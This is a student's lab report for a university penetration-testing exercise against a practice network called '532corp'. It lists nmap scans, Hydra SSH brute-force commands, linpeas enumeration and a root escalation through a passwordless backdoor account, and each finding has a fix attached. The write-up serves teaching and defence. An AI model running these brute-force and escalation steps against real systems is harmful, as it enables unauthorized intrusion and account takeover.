CYBSC 532 Break In Lab Report

Final lab report for 532

jojoseph@iastate.edu

2025-04-07

Contents

1 CYBSC 532 Break In Lab Report

1.1 Executive Summary

The external penetration test identified several critical vulnerabilities and evidence of previous compromise from multiple attackers.

This puts company data and integrity at grave risk because many exploits gave the attackers full access to business critical systems. That level of access would allow an attacker to steal company data, disable business critical systems, and add accounts for persistent access.

To remediate this, a large amount of down time will be required to update systems, update services, remove current attacker tools and persistence, update user accounts, update the password policy, and review corporate communications.

1.2 Introduction

This report covers findings made during an external penetration test of 532corp. All findings have been tested for validity and completeness.

1.3 Objective

The objective of this assessment was to find and document all of the vulnerabilities and flaws that the previous cybersecurity engineer, Sarah, did not document. This includes all of the previous vulnerabilites as well as any added during her tenure.

2 High-Level Summary

I was tasked with performing an external penetration test towards 532corp. An external penetration test is a dedicated attack against systems exposed to the world. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate 532corp systems. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to 532corp.

When performing the external penetration test, there were several alarming vulnerabilities that were identified on 532corp's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to a lack of data protection. During the testing, I had administrative level access to multiple systems. Almost all systems were successfully exploited and access granted. These were the systems as well as a brief description on how access was obtained are listed below:

External:

- 82.46.91.10 (www.532corp.com) - password guessing
- 82.46.91.200 (ns1.532corp.com) - password guessing
- 82.46.91.201 (532-virtual-machine) - password cracking
- 82.46.91.204 (ns2) - password guessing
- 82.46.91.205 (ldap) - password guessing
- 82.46.91.206 (wwwx) - password guessing
- 82.46.91.207 (workstation) - password cracking
- 82.46.91.208 (mail) - password cracking

Internal:

- 192.168.1.195 (mailbox) - Shared credentials
- 192.168.1.203 (sarahsmachine) - Leaked passwords

2.1 Recommendations

I recommend implementing a Data Language Protection (DLP) and password policy.

The DLP policy should have the following protections:

- Ensure that credential files (such as /etc/shadow) are kept secret from normal users
- Remove files that look like credential files in abnormal directories
- Ensure users only have access to their own home folders

Password policy:

- Minimum 8 characters
- At least 1 lowercase character
- At least 1 uppercase character
- At least 1 symbol
- 5 minute timeout after 3 attempts

Along with this, there were a few vulnerabilities identified with the existing programs and operating systems. It is recommended to update the existing software. Finally, review and limit the software that can be installed on systems because there were offensive tools and exploit code installed on many systems before the test.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the 532corp environment is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the the 532corp subnet (82.46.91.0/24). To do this, I ran `nmap -A -p- 82.46.91.0/24 -oA 82.46.91.X_scan` and revealed the following hosts:

532corp External Network

- 82.46.91.10 (www.532corp.com)
- 82.46.91.200 (ns1.532corp.com)
- 82.46.91.201 (532-virtual-machine)
- 82.46.91.204 (ns2)
- 82.46.91.205 (ldap)
- 82.46.91.206 (wwwx)
- 82.46.91.207 (workstation)
- 82.46.91.208 (mail)

After gaining access to the 82.46.91.205 machine and seeing that its reported IP address was 192.168.1.205/24, I decided to conduct an internal scan of the network with `nmap -A -p- 192.168.1.0/24 -oN 192.168.1.X_scan`. This revealed the following hosts:

532corp Internal Network

- 192.168.1.1 (pfsense)

- 192.168.1.195 (mailbox)
- 192.168.1.201 (532-virtual-machine)
- 192.168.1.203 (sarahsmachine)
- 192.168.1.204 (ns2)
- 192.168.1.205 (ldap)
- 192.168.1.206 (wwwx)
- 192.168.1.207 (workstation)
- 192.168.1.208 (mail)

I also reviewed the 532corp website at https://532corp.hackerville.org/ which revealed bios for many of the employees. This information was used to generate a possible password list with common interests for the respective employees.

3.2 Penetration

Looking at the external and internal networks, there appears to be 2 external only, 3 internal and not exposed, and 6 internal and exposed machines to make 11 total. During this penetration test, I was able to successfully gain access to **10** out of the **11** systems and root access to **4** of the machines.

3.2.1 System IP: 82.46.91.10

3.2.1.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:
   - Performed nmap scan revealing SSH, SMTP, and DNS services
   - Identified OpenSSH 8.2p1 running on Ubuntu Linux
   - Noted Postfix SMTP server with STARTTLS support
   - Discovered ISC BIND 9.18.30 DNS server
2. Password Attack:
   - Created custom wordlist from 532corp website employee information
   - Combined with common username list

   - Used Hydra to perform SSH brute force attack
   - Successfully gained access using ‘tlee’ account

3. Post-Exploitation:

   - Ran linpeas for privilege escalation enumeration
   - Discovered suspicious ‘backdoor’ user account
   - Found no password required for ‘backdoor’ user
   - Verified sudo privileges for ‘backdoor’ user

4. Privilege Escalation:

   - Used `su backdoor` to switch to backdoor account
   - Verified sudo permissions with `sudo -l`
   - Gained root access using `sudo su`

The attack path demonstrated multiple security issues: - Weak password policy allowing guessable passwords - Lack of brute force protection on SSH service - Presence of a backdoor account with no password - Unrestricted sudo privileges for backdoor account - Evidence of intentional backdoor creation

3.2.1.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.10	22/tcp, 25/tcp, 53/tcp

Nmap Scan Results:

```
# Nmap scan report for www.532corp.com (82.46.91.10)
# Host is up (0.011s latency).
# Not shown: 65532 closed ports

PORT     STATE SERVICE VERSION
```

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
|_smtp-commands: www, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN, SMTPUTF8, CHUNKING,
|_ssl-cert: Subject: commonName=www
| Subject Alternative Name: DNS:www
| Not valid before: 2024-05-03T03:29:32
| Not valid after:  2034-05-01T03:29:32
|_ssl-date: TLS randomness does not represent time
53/tcp   open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-ns
```

Initial Shell Vulnerability Exploited Using a custom wordlist generated from employee information available on the 532corp website, I was able to gain SSH access using the username 'tlee' through password guessing.

Additional information about where the initial shell was acquired from The attack was performed using hydra with the following command:

```
hydra -L usernames.txt -P passwords.txt -M targets.txt ssh
```

Vulnerability Explanation: The system allowed unrestricted password guessing attempts against the SSH service. The password was guessable because it was based on publicly available information about the employee. This highlights two issues:

1. Lack of brute force protection on the SSH service
2. Weak password policy allowing passwords based on public information

Vulnerability Fix:

1. Implement fail2ban or similar intrusion prevention system
2. Configure account lockout policies
3. Enforce stronger password requirements that prevent the use of personal information
4. Consider implementing SSH key-based authentication only
5. Restrict SSH access to specific IP ranges if possible


Severity: High

- The vulnerability allows direct unauthorized access to the system
- The affected service (SSH) provides full shell access


- Password was easily guessable using public information

Additional Findings

After gaining access as tlee, I discovered several suspicious files:



```
tlee@www:~$ ls -al
total 3284
drwxr-xr-x 10 tlee tlee            4096 Apr  3 19:37 .
drwxr-xr-x  5 root root            4096 Feb 20  2022 ..
-rw-------  1 tlee tlee           16410 Apr  3 20:34 .bash_history
-rw-r--r--  1 tlee tlee             220 Feb 20  2022 .bash_logout
-rw-r--r--  1 tlee tlee            3886 Apr  3 19:37 .bashrc
drwx------  2 tlee tlee            4096 Feb 24  2022 .cache
-rw-rw-r--  1 tlee tlee            2641 May  3  2024 combined.txt
drwx------  3 tlee tlee            4096 Apr 14  2024 .config
-rw-r-----  1 tlee tlee             135 Apr 25  2024 crack_sccoling.txt
drwx------  3 tlee tlee            4096 Apr  3 19:41 .gnupg
drwx------  2 tlee tlee            4096 May  2  2024 .john
-rwxr-xr-x  1 root root         3256264 Apr 14  2024 linpeas_linux_amd64
drwxrwxr-x  3 tlee tlee            4096 Apr 19  2024 .local
-rw-rw-r--  1 tlee tlee            2489 May  2  2024 password.db
-rw-r--r--  1 tlee tlee             807 Feb 20  2022 .profile
-rw-r-----  1 root shadow-readers  1510 Apr 20  2024 shadow
drwx------  3 tlee tlee            4096 Apr 22  2024 snap
drwx------  2 tlee tlee            4096 Apr 22  2024 .ssh
drwxr-xr-x  2 tlee tlee            4096 Apr 25  2024 .vim
-rw-------  1 tlee tlee            9084 Apr  3 19:37 .viminfo
```



```
tlee@www:~$ ls -al /home/scooling/
total 84
drwxr-xr-x 6 scooling scooling  4096 May  3  2024 .
drwxr-xr-x 5 root     root      4096 Feb 20  2022 ..
-rw------- 1 scooling scooling 34133 Aug 21  2024 .bash_history
-rw-r--r-- 1 scooling scooling   220 Feb 20  2022 .bash_logout
-rw-r--r-- 1 scooling scooling  3771 Feb 20  2022 .bashrc
drwx------ 2 scooling scooling  4096 May  1  2024 .cache
-rw-rw-r-- 1 scooling scooling    12 Apr 29  2024 DannyWasHere.txt
drwx------ 2 scooling scooling  4096 May  1  2024 .john
drwxrwxr-x 3 scooling scooling  4096 Apr 26  2024 .local
-rw-r--r-- 1 scooling scooling   807 Feb 20  2022 .profile
-rw------- 1 scooling scooling     7 May  3  2024 .python_history
drwx------ 2 scooling scooling  4096 May  1  2024 .ssh
-rw------- 1 scooling scooling  1075 Apr 30  2024 .viminfo
```

3.2.1.3 Privilege Escalation

Additional Priv Esc info

After gaining initial access as user ‘tlee’, I ran linpeas to enumerate potential privilege escalation vectors. The script identified a suspicious user account named ‘backdoor’.

Vulnerability Exploited:

1. Presence of a backdoor user account with no password
2. Unrestricted sudo access for the backdoor user

Vulnerability Explanation:

The system had a user account named ‘backdoor’ that:

1. Could be accessed using `su backdoor` without requiring a password
2. Had full sudo privileges as shown by the sudoers entry: `(ALL : ALL) ALL`

This configuration essentially provided unrestricted root access to anyone who discovered the account.

Vulnerability Fix:

1. Remove the backdoor user account immediately

2. Audit all user accounts for:
    - Accounts without passwords
    - Unnecessary sudo privileges
    - Suspicious account names
3. Implement regular user account audits
4. Configure sudo logging to monitor privilege escalation attempts

Severity: Critical

- Provides immediate root access
- No special tools or exploits required
- No password needed
- Likely intentionally created for unauthorized access

Exploit Code:

```
# Switch to backdoor user (no password required)
su backdoor

# Verify sudo permissions
sudo -l

# Get root shell
sudo su
```

3.2.2 System IP: 82.46.91.200

3.2.2.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:
    - Performed nmap scan revealing SSH and DNS services
    - Identified OpenSSH 8.2p1 running on Ubuntu Linux
    - Discovered ISC BIND 9.18.30 DNS server
    - Noted the system was functioning as ns1.532corp.com
2. Password Attack:

  - Created custom wordlist from 532corp website employee information
  - Combined with common username list
  - Used Hydra to perform SSH brute force attack
  - Successfully gained access using ‘jsmithison’ account

3. Post-Exploitation:

   - Ran linpeas for privilege escalation enumeration
   - Discovered suspicious user accounts:
     - ‘fake’ with password ‘gotcha’
     - ‘toor’ with password ‘backdoor’
   - Found exposed shadow file contents in jsmithison’s home directory
   - Discovered cryptic message hinting at password cracking

4. Privilege Escalation Attempts:

   - Attempted to use discovered credentials for ‘fake’ and ‘toor’ accounts
   - Analyzed sudo permissions - no exploitable configurations found
   - Checked for SUID/SGID binaries - no exploitable findings
   - System appeared to be properly patched against common privilege escalation vectors

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- Lack of brute force protection on SSH service
- Presence of suspicious user accounts with weak passwords
- Exposed password hashes in user’s home directory
- Evidence of previous compromise attempts
- Poor security practices in handling sensitive information

3.2.2.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.200	22/tcp, 53/tcp

Nmap Scan Results:

```
# Nmap scan report for ns1.532corp.com (82.46.91.200)
# Host is up (0.0035s latency).
# Not shown: 65533 closed ports

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-nsid:
| bind.version: 9.18.30-0ubuntu0.20.04.2-Ubuntu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The system appears to be running Ubuntu Linux and is functioning as a DNS nameserver (ns1) for the 532corp.com domain. It has SSH access enabled and is running the BIND DNS server software.

Initial Shell Vulnerability Exploited Using the same custom wordlist generated from employee information available on the 532corp website, I was able to gain SSH access using the username 'jsmithison' through password guessing.

Additional info about where the initial shell was acquired from The attack was performed using hydra with the following command:

```
hydra -L usernames.txt -P passwords.txt -M targets.txt ssh
```

Vulnerability Explanation: The system allowed unrestricted password guessing attempts against the SSH service. The password was guessable because it was based on publicly available information about the employee. This highlights two issues:

1. Lack of brute force protection on the SSH service
2. Weak password policy allowing passwords based on public information
3. Password reuse across multiple systems in the infrastructure

Vulnerability Fix:


1. Implement fail2ban or similar intrusion prevention system

2. Configure account lockout policies
3. Enforce stronger password requirements that prevent the use of personal information
4. Consider implementing SSH key-based authentication only
5. Restrict SSH access to specific IP ranges if possible
6. Implement password complexity requirements that prevent password reuse

Severity: High


- The vulnerability allows direct unauthorized access to the system
- The affected service (SSH) provides full shell access
- Password was easily guessable using public information
- The system is a critical DNS server for the domain

Additional Findings After gaining access as jsmithison, I discovered several suspicious files and user accounts:



```
jsmithison@ns1:~$ ls -a
 .               .bash_logout  creack_pw.txt    heylookhere                 .lesshst             linpeas.sh  mypasswd       output.db         .profile          sdash.txt               temp           unshadow.txt
 ..              .bashrc       cve-2021-4034.c  index.html                  linenum.sh           .local      mySession.log  passwd.txt        pwnkit.c          .selected_editor        test           .vim
 allrules.log    .cache        Fagun_with_bugs  .john                       linpeas_linux_amd64  m           mySession.rec  pingnet.sh        pw.txt            snap                    test.sh        .viminfo
 a.txt           .config      'GCONV_PATH=.'    john-1.9.0-jumbo-1.tar.gz   linpeasoutput2.txt   main        my.text        .pkexec           .python_history   .ssh                    u              w
 .bash_history   crack_pass    .gnupg           l                           linpeas_output.txt   Makefile    open.txt       priv_escalate.py  rockyou.txt       student@190.100.60.216  uid_files.txt  .wget-hsts
```


1. Suspicious user accounts:
   - User ‘fake’ with password ‘gotcha’
   - User ‘toor’ with password ‘backdoor’
2. Suspicious files in jsmithison’s home directory:
   - `/home/jsmithison/mypasswd` containing shadow file contents
   - `/home/jsmithison/heylookhere` containing a cryptic message:



```
jsmithison@ns1:~$ cat heylookhere
run the command to crack the passwords

hint: when you find a missing or dead body and you dont know his name what do you call it?
```

The hint appears to reference “John Doe”, suggesting the use of John the Ripper for password cracking.

I was also able to gain access to jgreene’s account later which revealed a home directory with the following:



```
jgreene@ns1:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .gnupg  heylookhere  .john  .local  mypasswd  .profile  .python_history  snap  .ssh  test.txt  update_mypasswd  update_mypasswd.save  .viminfo
```

Additional Vulnerability Explanation:

1. The presence of shadow file contents in a user's home directory represents a serious security breach:
    - Shadow file should only be readable by root
    - Exposed hashed passwords can be subjected to offline cracking attempts
    - Indicates possible privilege escalation attempt by previous actors
2. The suspicious user accounts suggest:
    - Possible backdoor accounts created by attackers
    - Weak and obvious password choices
    - Lack of account auditing and monitoring

Additional Vulnerability Fix:

1. For exposed credentials:
    - Remove shadow file copy from user's home directory
    - Audit for other copies of sensitive files
    - Change all passwords in case of compromise
    - Implement file integrity monitoring
2. For suspicious accounts:
    - Remove or disable suspicious user accounts (fake, toor)
    - Implement regular user account audits
    - Review account creation logs
    - Implement strict account naming policies

Severity: Critical

- Exposed password hashes allow offline cracking
- Multiple suspicious accounts discovered
- Evidence of previous compromise
- Critical DNS server for the domain

3.2.2.3 Privilege Escalation

Additional Priv Esc info Despite the presence of various privilege escalation tools and exploits, including PwnKit, attempts to escalate privileges were unsuccessful. System permissions and patch level appeared to be properly configured to prevent common privilege escalation vectors.

Attempted Exploits:

1. PwnKit (CVE-2021-3560) - Failed, likely patched
2. Permission misconfiguration analysis - No exploitable findings
3. Sudo permission enumeration - No exploitable configurations found

Severity: Low

- System appears to be properly patched against common privilege escalation vectors
- No successful elevation of privileges achieved
- Proper security controls in place for privilege management

3.2.3 System IP: 82.46.91.201

3.2.3.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:
   - Performed nmap scan revealing SSH, DNS, and RDP services
   - Identified OpenSSH 8.2p1 running on Ubuntu Linux
   - Discovered ISC BIND 9.18.30 DNS server
   - Found xrdp
2. Password Attack:
   - Cracked the password for jgreene
   - Used Hydra to perform SSH brute force attack and identify password reuse
   - Successfully gained access using 'jgreene' account
3. Post-Exploitation:
   - Ran linpeas for privilege escalation enumeration
   - Found website development hints in the following files:
     - `/home/jgreene/Desktop/Desktop/secret/.hehe`
     - `/home/jgreene/Desktop/Desktop/secret/.lookhere`
   - Discovered secnigma and unicord users
4. Privilege Escalation Attempts:

- Ran a common Pwnkit exploitation script
- Created a backdoor user

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- Exposed password hashes in user's home directory
- Evidence of previous compromise attempts
- Lack of proper system patching processes

3.2.3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.201	22/tcp, 53/tcp, 3389/tcp

Nmap Scan Results:

```
# Nmap scan report for 82.46.91.201
# Host is up (0.0015s latency).
# Not shown: 65532 closed ports

PORT     STATE SERVICE      VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain      ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
| bind.version: 9.16.1-Ubuntu
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The system appears to be running Ubuntu Linux with three open services:

1. SSH server (OpenSSH 8.2p1)
2. DNS server (BIND 9.16.1)

3. Remote Desktop Protocol server (xrdp)

The presence of xrdp indicates this system is configured to accept remote desktop connections, which is unusual for a Linux server and could represent an additional attack surface.


Initial Shell Vulnerability Exploited Using password cracking techniques on the exposed `/home/jsmithison/mypasswd` file from 82.46.91.200, I was able to crack jgreene's password hash using John the Ripper. Testing this password against other systems revealed password reuse.

Additional information about where the initial shell was acquired from The attack was performed using hydra to test the cracked password:


```
hydra -l jgreene -p [found_password] -M targets.txt ssh
```

This revealed that jgreene had reused their password across multiple systems, including 82.46.91.201.

Additional Findings After gaining access as jgreene, I discovered several interesting files:



```
jgreene@cpre532-virtual-machine:~$ ls
201-shadow              database.sqlite  Desktop    exploit-CVE-2021-3560.py  linpeas.sh    login.txt  Pictures  Public      replace1         snap        sqlite3db.db         Templates          User_list  Videos
crack_sdash_pw.txt      db               Documents  files.zip                 login.php     Music      poc.sh    PwnKit.1    rockyou532.txt   spectre_v1  student@190.100.60   thinclient_drives  users.txt  wget-log
CVE-2021-4034_Finder.py dbfile           Downloads  hosts.txt                 login.php.1   newFolder  polkit    PwnKit.sh   rockyou.txt      sqlite3db   temp                 upperscrapped      user.txt   wget-log.1
```



```
jgreene@cpre532-virtual-machine:~$ cat Desktop/Desktop/secret/*
this is not the only file
jgreene@cpre532-virtual-machine:~$ cat Desktop/Desktop/secret/.hehe
go to 192.168.1.201/login.php

jgreene@cpre532-virtual-machine:~$ cat Desktop/Desktop/secret/.lookhere
hint: go to /var/www/html and read the code for the website. then think of what you could do to exploit the vulnerability in the code to gain access to the website :)
```

1. `/home/jgreene/Desktop/Desktop/secret/.hehe`:

   ```
   go to 192.168.1.201/login.php
   ```

   Note: Despite this hint, no web server was running on the specified machine.


2. `/home/jgreene/Desktop/Desktop/secret/.lookhere`:

   ```
   hint: go to /var/www/html and read the code for the website. then think of what you could do
   ↪ to exploit the vulnerability in the code to gain access to the website :)
   ```


   The code appears to be for the website hosted at 82.46.91.206 (vulnerabilities detailed in that section).

3. `/home/jgreene/rockyou532.txt` Appears to be a password list in the vein of rockyou.txt but only including possible passwords for 532corp. This included previously discovered passwords for jsmithison and jgreene while also being much smaller than the traditional rockyou wordlist (9253 bytes compared to 139921507 bytes)

Upon getting sdash’s credentials, I also found similar artifacts in their home and Desktop directory:



```
sdash@cpre532-virtual-machine:~$ ls
